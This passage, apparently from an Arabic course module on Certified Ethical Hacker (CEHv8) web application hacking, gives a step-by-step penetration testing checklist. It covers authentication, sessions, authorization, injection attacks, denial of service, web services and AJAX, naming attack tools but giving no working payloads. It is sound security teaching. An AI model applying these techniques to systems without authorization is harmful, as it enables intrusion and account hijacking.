مراجعة شفرة المصدر وتعداد صفحات التطبيق والوظائف للتحقق من العمر، النسخ الاحتياطي، والملفات الغير مرجعية. هذا قد يكشف عن مسارات التثبيت وكلمات السر للتطبيقات وقواعد البيانات.

الخطوة 6: اختبار واجهات admin للبنية التحتية والتطبيق

أداء تعداد الملفات والدليل، وثائق الملقم المراجعة والتطبيق، وما إلى ذلك لاختبار واجهات **admin** للبنية التحتية والتطبيق. واجهات **admin** يمكن استخدامها للوصول إلى وظيفة المشرف.

الخطوة 7: اختبار أساليب HTTP وXST

مراجعة **OPTIONS HTTP method** باستخدام **Netcat** أو Telnet لاختبار لأساليب **HTTP وXST**. قد تكشف عن أوراق اعتماد المستخدمين الشرعيين.

AUTHENTICATION TESTING

تحتاج إلى تنفيذ الخطوات التالية لتنفيذ اختبار المصادقة:

الخطوة 1: اختبار ثغرة Remember password وpwd reset

اختبار ثغرة **Remember password** و**pwd reset** من خلال محاولة إعادة تعيين كلمات المرور عن طريق التخمين، الهندسة الاجتماعية، أو كسر الأسئلة السرية، إذا ما استخدمت. معرفة ما إذا كان يتم تطبيق آلية "**remember my password**" عن طريق التحقق من كود **HTML** لصفحة الدخول. من خلال كلمة المرور هذه، يمكن الكشف عن ضعف التوثيق.

الخطوة 2: اختبار إدارة تسجيل الخروج وbrowser cache

معرفة ما إذا كان من الممكن "إعادة" استخدام الجلسة بعد الخروج. التحقق أيضا إذا كان التطبيق يقوم تلقائيا بتسجيل خروج المستخدم عندما كان يكون هذا المستخدم خاملا لفترة معينة من الزمن، والتي لا تزال توجد بيانات حساسة مخزنة في ذاكرة التخزين المؤقت للمتصفح.

الخطوة 3: اختبار CAPTCHA

تحديد جميع المعلمات التي يتم إرسالها بالإضافة إلى فك شفرة قيمة **CAPTCHA** من العميل إلى الخادم ومحاولة إرسال فك شفرة قيمة **CAPTCHA** القديمة مع **CAPTCHA ID** القديم من معرف جلسة القديم. هذا يساعدك على تحديد نقاط ضعف المصادقة.

الخطوة 4: اختبار العوامل المتعددة للمصادقة

معرفة ما إذا كان المستخدم يحمل جهاز من نوع ما، بالإضافة إلى كلمة المرور. معرفة ما إذا كان الجهاز يتصل مباشرة وبشكل مستقل مع البنية التحتية للمصادقة باستخدام قناة اتصال إضافية.

الخطوة 5: اختبار race conditions

محاولة لفرض **race conditions** وتقديم طلبات متعددة في وقت واحد مع مراعاة نتائج لسلوك غير متوقع. أداء مراجعة التعليمات البرمجية للتحقق مما إذا هناك فرصة لـ **race conditions**.

SESSION MANAGEMENT TESTING

بعد اختبار **configuration management**، واختبار مدى قيام التطبيق بإدارة الجلسة. فيما يلي الخطوات لإجراء اختبار إدارة الجلسة:

الخطوة 1: اختبار لمخطط إدارة الجلسة

جمع عدد كاف من عينات الكوكيز، وتحليل خوارزمية **cookie generation**، وتشكيل **cookie** صالحة من أجل أداء الهجوم. هذا يسمح لك لاختبار التطبيق الخاص بك ضد العبث بالكوكيز، والذي ينتج في خطف دورات المستخدمين الشرعيين.

الخطوة 2: اختبار cookie attributes

اختبار **cookie attributes** باستخدام **intercepting proxies** مثل **Webscarab**، **Burp Proxy**، **OWASP ZAP**، أو **traffic intercepting browser plugins** مثل "**TamperIE**" (**IE**) و "**Tamper Data**" (لفايرفوكس). إذا كنت قادرا على استرجاع معلومات الكوكيز، فيمكنك استخدام هذه المعلومات لاختطاف جلسة صالحة.

الخطوة 3: الاختبار من اجل session fixation

لاختبار **session fixation**، تقديم طلب الى الموقع لفحصها وتحليل نقاط الضعف باستخدام أداة **WebScarab**. هذا يساعدك على تحديد ما إذا كان التطبيق الخاص بك هو عرضة للاختطاف الجلسة.

الخطوة 4: اختبار متغيرات الجلسة المعروضة "exposed session variables"

المعلومات سرية من معرف الجلسة "**session token**" يؤدي إلى هجوم **replay session attack**. ولذلك، اختبار متغيرات جلسة المعروضة بواسطة فحص التشفير وإعادة استخدام رمز الجلسة، البروكسي والتخزين المؤقت، **GET and POST**، ونقاط ضعف النقل.

الخطوة 5: اختبار CSRF (Cross Site Request Forgery)

دراسة **URLs** في المنطقة المحظورة لاختبار **CSRF**. هجوم **CSRF** يقدم تنازلات الى بيانات المستخدم والعمليات أو تطبيق الويب بأكمله.

AUTHORIZATION TESTING

قم باتباع الخطوات هنا لاختبار تطبيقات الويب ضد **authorization vulnerabilities**:

الخطوة 1: اختبار path traversal

اختبار **path traversal** عن طريق أداء **input vector enumeration** وتحليل **input validation functions** الموجودة في تطبيق الويب. **Path traversal** يسمح للمهاجمين للوصول إلى المعلومات المحجوزة.

الخطوة 2: اختبار bypassing authorization schema

اختبار **bypassing authorization schema** عن طريق فحص وظائف المشرف، للوصول إلى الموارد المخصصة لدور مختلف. إذا نجح المهاجم في تجاوز مخطط الإذن، فأنه قادر على الحصول على الوصول الغير مشروع إلى **reserved functions/resources**.

الخطوة 3: اختبار تصعيد الامتياز

الاختبار من اجل **role/privilege manipulation**. إذا كان المهاجم لديه حق الوصول إلى الموارد/الوظائف، فانه يمكن أن يؤدي الى هجوم تصعيد الامتياز.

اختبار التحقق من صحة البيانات "DATA VALIDATION TESTING"

يجب على تطبيقات الويب ان تستخدم أساليب التحقق من صحة البيانات المناسبة. خلاف ذلك، قد يكون هناك فرصة للمهاجمين لاقتحام الاتصال بين العميل والخادم، وحقن البيانات الخبيثة. وبالتالي، يجب إجراء اختبار اختراق التحقق من صحة البيانات للتأكد من أن أساليب التحقق من صحة البيانات الحالية أو التقنيات المستخدمة من قبل التطبيق على شبكة الإنترنت توفر الأمن المناسب. اتبع الخطوات هنا لأداء اختبار التحقق من صحة البيانات:

الخطوة 1: اختبار من اجل reflected cross-site scripting

في **reflected cross-site scripting** المهاجم يجذب **URL** لاستغلال **reflected XSS vulnerability** وأعاد إرسالها إلى العميل في البريد المزعج. إذا قام الضحية بالنقر على الرابط اعتباره من خادم موثوق به، حيث ان السكريبت الخبيث يكون مدمج من قبل المهاجم في **URL** الذي يتم تشغيله في متصفح الضحية ويرسل كوكيز جلسة الضحية إلى المهاجم. باستخدام كوكيز الجلسة هذه، يمكن للمهاجم

سرقة المعلومات الحساسة للضحية. وبالتالي، لتجنب هذا النوع من الهجمات يجب التحقق من تطبيقات الويب الخاص بك ضد هجمات **reflected XSS**. إذا وضعت آليات التحقق من صحة البيانات الصحيحة أو الأساليب في مكانها، فيمكنك بسهولة تحديد ما إذا كان **URL** جاء أصلا من الملقم أو هي وضعت من قبل المهاجم. كشف وتحليل **input vectors** لمواطن الضعف المحتملة، وتحليل تقرير الضعف، ومحاولة استغلالها. استخدام أدوات مثل **OWASP CAL9000**، **Hackvertor**، **BeEF**، **XSS-Proxy**، **Backframe**، **WebScarab**، **XSS Assistant**، و**Burp Proxy**.

الخطوة 2: اختبار من اجل cross-site scripting المخزنة

تحليل كود **HTML**، اختبار **XSS** المخزنة، **leverage Stored XSS**، والتحقق إذا كان تحميل الملف يسمح بـ **setting arbitrary MIME types** باستخدام أدوات مثل **OWASP CAL9000**، **Hackvertor**، **BeEF**، **XSS-Proxy**، **Backframe**، **WebScarab**، **XSS Assistant**، و**Burp Proxy**. هجمات **Stored XSS** تسمح للمهاجمين للكشف عن المعلومات الحساسة مثل **session authorization tokens**.

الخطوة 3: Test for DOM-based cross-site scripting

هجوم **DOM XSS** قائم على **document object model** المستند على هجوم **cross-site scripting**، مما يؤثر على رمز البرنامج النصي لمستعرض العميل. في هذا الهجوم، يتم أخذ المدخلات من المستخدم ومن ثم يتم تنفيذ بعض الإجراءات الخبيثة معها، و هذا بدوره يؤدي إلى تنفيذ الشيفرات الخبيثة المحقونة. ويمكن اختبار تطبيقات الويب ضد هجمات **DOM XSS** عن طريق إجراء تحليل الشفرة المصدرية لتحديد أخطاء ترميز جافا سكرييت.

الخطوة 4: Test for cross site flashing

تحليل ملفات **SWF** باستخدام أدوات مثل **SWFIntruder**، **Decompiler -Flare**، **Compiler -MTASC**، **Disassembler - Flasm**، **Swfmill**، ونسخة **Debugger** المخصصة لـ **Flash Plugin/Player**. قد تحتوي تطبيقات الفلاش المعيبة ثغرات **DOM-based XSS**. **Test for cross-site flashing** يعطي معلومات عن ثغرات **DOM-based cross-site scripting**.

الخطوة 5: إجراء اختبار حقن SQL

أداء اختبار حقن **SQL**، اختبار **union query SQL injection**، اختبار **blind SQL injection**، **stored procedure injection** باستخدام أدوات مثل **OWASP SQLiX**، **sqlninja**، **SqlDumper**، **sqlbftools**، **SQL Power Injector**، الخ. هجمات حقن **SQL** تعطي معلومات قاعدة البيانات إلى المهاجم.

الخطوة 6: تنفيذ اختبار حقن LDAP

استخدام نهج التجربة والخطأ عن طريق إدراج "(‘"، ’|‘، ’&‘، "*" والرموز الأخرى من أجل التحقق من أخطاء التطبيق. باستخدام الأداة **Softerra LDAP Browser**. حقن **LDAP** قد يكشف عن معلومات حساسة حول المستخدمين والمضيفين.

الخطوة 7: تنفيذ Perform ORM injection testing

أداء **ORM injection testing** لاكتشاف نقاط الضعف من الأداة **ORM** واختبار تطبيقات الويب التي تستخدم **ORM**. استخدام أدوات مثل **Hibernate**، **Nhibernate**، و**Ruby On Rails**. هذا الاختبار يعطي معلومات عن ثغرات حقن **SQL**.

الخطوة 8: إجراء اختبار الحقن XML

لأداء اختبار الحقن **XML**، حاول إدخال **XML meta characters** ومراقبة الاستجابة. حقن **XML** الناجح قد يعطي معلومات حول بنية **XML**.

الخطوة 9: إجراء اختبار الحقن SSI

أداء اختبار الحقن **SSI** والعثور إذا كان خادم الويب فعلا يدعم توجيهات **SSI** باستخدام أدوات مثل **Web Proxy Burp Suite**، **Paros**، **WebScarab**، **String searcher: grep**. إذا كان المهاجم يمكنه حقن **SSI implementations**، فانه يمكن اعداد أو طباعة متغيرات **web server CGI environment**.

الخطوة 10: إجراء XPath injection testing

حقن كود **XPath** وعرض نتيجة الاستعلام. **XPath injection** يسمح للمهاجم الوصول إلى المعلومات السرية.

الخطوة 11: إجراء IMAP/SMTP injection testing

أداء اختبار **IMAP/SMTP injection** لتحديد المعلمات الضعيفة. فهم تدفق البيانات وهيكل نشر العميل، وأداء حقن **IMAP/SMTP**. أوامر **IMAP/SMTP** الخبيثة تسمح للمهاجمين للوصول الى خادم البريد.

الخطوة 12: تنفيذ code injection testing

لأداء **code injection testing**، قم بحقن الكود (أو **URL** الخبيث) وإجراء تحليل لشفرة المصدر لاكتشاف نقاط الضعف في حقن الكود. وهي تعطي معلومات حول أخطاء التحقق من صحة المدخلات.

الخطوة 13: إجراء OS commanding

أداء تحليل الكود اليدوي وصياغة طلبات **HTTP** الخبيثة باستخدام **|** لاختبار هجمات **OS command injection** والتي قد تكشف عن المعلومات والبيانات والنظام المحلي.

الخطوة 14: إجراء buffer overflow testing

أداء تحليل الكود اليدوي والآلي باستخدام أدوات مثل **OllyDbg** لكشف حالة **buffer overflow**. هذا قد تساعدك على تحديد معلومات الذاكرة **stack** و**heap** والمعلومات و**application control flow**.

الخطوة 15: إجراء incubated vulnerability testing

تحميل الملف الذي يستغل عنصر في محطة عمل المستخدمين المحليين، عندما ينظر إليها أو تنزيلها من قبل المستخدم، تنفيذ **XSS**، وهجمات حقن **SQL**. نقاط الضعف المحتضنة قد يعطي معلومات حول مخططات تكوين الملقم والتحقق من صحة المدخلات إلى المهاجمين.

الخطوة 16: Test for HTTP splitting/smuggling

تحديد جميع المدخلات التي يسيطر عليها المستخدم والتي تؤثر في واحد أو أكثر من الرؤوس في الاستجابة والتحقق ما إذا كان يمكنه الحقن بنجاح تسلسل **CR+LF** في ذلك. أداء المهاجمين **HTTP splitting/smuggling** للحصول على الكوكيز ومعلومات **HTTP redirect**.

DENIAL-OF-SERVICE TESTING

للتحقق من تطبيق الويب الخاص بك ضد هجمات حجب الخدمة، اتبع الخطوات التالية

الخطوة 1: Test for SQL wildcard attacks

صياغة الاستعلام الذي لن يعود بنتيجة لذلك، ويتضمن عدة **wildcards**. الاختبار اليدوي أو توظيف **fuzzer** لأتمام العملية.

الخطوة 2: اختبار قفل حسابات العملاء

الاختبار لرؤية الحساب لا يقفل بالفعل بعد عدد معين من تسجيل الدخول الفاشلة. البحث عن الأماكن التي يكشفها التطبيق الفرق بين تسجيلات الدخول الصالحة والغير صالحة. إذا لم يقوم تطبيق الويب الخاص بك بقفل حسابات العملاء بعد عدد معين من تسجيل الدخول الفاشلة، فهناك إمكانية للمهاجمين لكسر كلمات سر العملاء من خلال استخدام **employing brute force attacks** وهجمات القاموس، الخ.

الخطوة 3: اختبار buffer overflows

إجراء تحليل الكود المصدري يدويا وتقديم مجموعة من المدخلات مع اطوال متفاوتة لتطبيق اختبار **buffer overflows**.

الخطوة 4: Test for user specified object allocation

البحث اين يمكن أن تستخدم الأرقام المقدمة كزوج من الاسم/القيمة بواسطة كود التطبيق ومحاولة تعيين القيمة إلى قيمة رقمية كبيرة للغاية، ومن ثم معرفة ما إذا كان الخادم لا يزال يرد. إذا كان المهاجم يعرف الحد الأقصى لعدد **objects** التي يمكن للتطبيق التعامل معها، وأنه غير قادر على استغلال الطلب عن طريق إرسال **objects** وراء الحد الأقصى.

الخطوة 5: اختبار لإدخال المستخدم ك loop counter

اختبار لإدخال المستخدم ك **loop counter** وإدخال عدد كبير للغاية في مجال المدخلات المستخدمة من قبل التطبيق مثل عداد الحلقة. إذا فشل التطبيق في عرض طريقته المحددة مسبقا، فهذا يعني أن التطبيق يحتوي على خطأ منطقي.

الخطوة 6: Write user provided data to disk

استخدام اسكريبت لتقديم قيمة طويلة للغاية تلقائيا إلى الملقم في الطلب الذي يتم تسجيله.

الخطوة 7: Test for proper release of resources

تحديد وإرسال عدد كبير من الطلبات التي تقوم بإجراء عمليات قاعدة البيانات ومراقبة أي تباطؤ أو رسائل الخطأ الجديدة.

الخطوة 8: اختبار لتخزين الكثير من البيانات في الجلسة

إنشاء اسكريبت لأتمتة إنشاء العديد من جلسات عمل جديدة مع الخادم وتشغيل الطلب الذي يستهدف **caching the data** ضمن الجلسة لكل واحد.

WEB SERVICES TESTING

الخطوة 1: جمع معلومات WS

جمع معلومات **WS** باستخدام أدوات مثل **Net Square wsChess**، **Soaplite**، **CURL**، **Perl**، وغيرها، وأدوات الإنترنت مثل **UDDI Browser**، **WSIndex**، و**Xmethods**.

الخطوة 2: اختبار WSDL

اختبار **WSDL** لتحديد نقاط الدخول المختلفة من **WSDL**. يمكنك أتمتة خدمات الويب لاختبار الأمن باستخدام أدوات مثل **WSDigger**، **WebScarab**، و**Foundstone**.

الخطوة 3: اختبار هيكلية XML

تمرير **malformed SOAP messages** إلى محلل **XML** أو إرفاق سلسلة كبيرة جدا على الرسالة. استخدام **WSdigger** لأداء الاختبار الآلي لبنية **XML**.

الخطوة 4: اختبار XML على مستوى المحتوى

استخدام **web application vulnerability scanners** مثل **WebScarab** لاختبار نقاط ضعف **XML** على مستوى المحتوى.

الخطوة 5: اختبار Test HTTP GET parameters/REST

تمرير المحتوى الضار في **HTTP GET strings** التي تستدعى تطبيقات **XML**.

الخطوة 6: اختبار naughty SOAP attachments

صياغة وثيقة **XML** (رسالة **SOAP**) لإرسالها إلى خدمة الإنترنت التي تحتوي على برامج ضارة كمرفق للتحقق مما إذا كانت وثيقة **XML** لديها ثغره في **SOAP attachment**.

الخطوة 7: إجراء replay testing

محاولة إعادة إرسال **sniffed XML message** باستخدام الوايرشارك و**WebScarab**. هذا الاختبار يعطي معلومات حول ثغرات **MITM**.

AJAX TESTING

فيما يلي الخطوات التي تستخدم في إجراء اختبار اختراق **AJAX**:

الخطوة 1: اختبار AJAX

تعداد **AJAX call endpoints** لـ **asynchronous calls** باستخدام أدوات مثل **Sprajax**.

الخطوة 2: تحليل HTML وملفات جافا سكريبت

مراقبة ملفات **HTML** وجافا سكريبت لإيجاد عناوين **URL** من **application surface exposure** الإضافي.

الخطوة 3: استخدام البروكسي لمراقبة حركة المرور

استخدام البروكسي والتصنت لمراقبة حركة المرور التي تم إنشاؤها بواسطة صفحات المستخدم المعروضة وحركة المرور الغير متزامن لنقاط نهاية **AJAX** من أجل تحديد شكل ووجهة الطلبات.

الحمد لله تعالى، وبحول الله تعالى نكون قد انتهينا من الوحدة الثالثة عشر من CEHv8. ونلقاكم مع الوحدة التالية:

د. محمد صبحي طيبه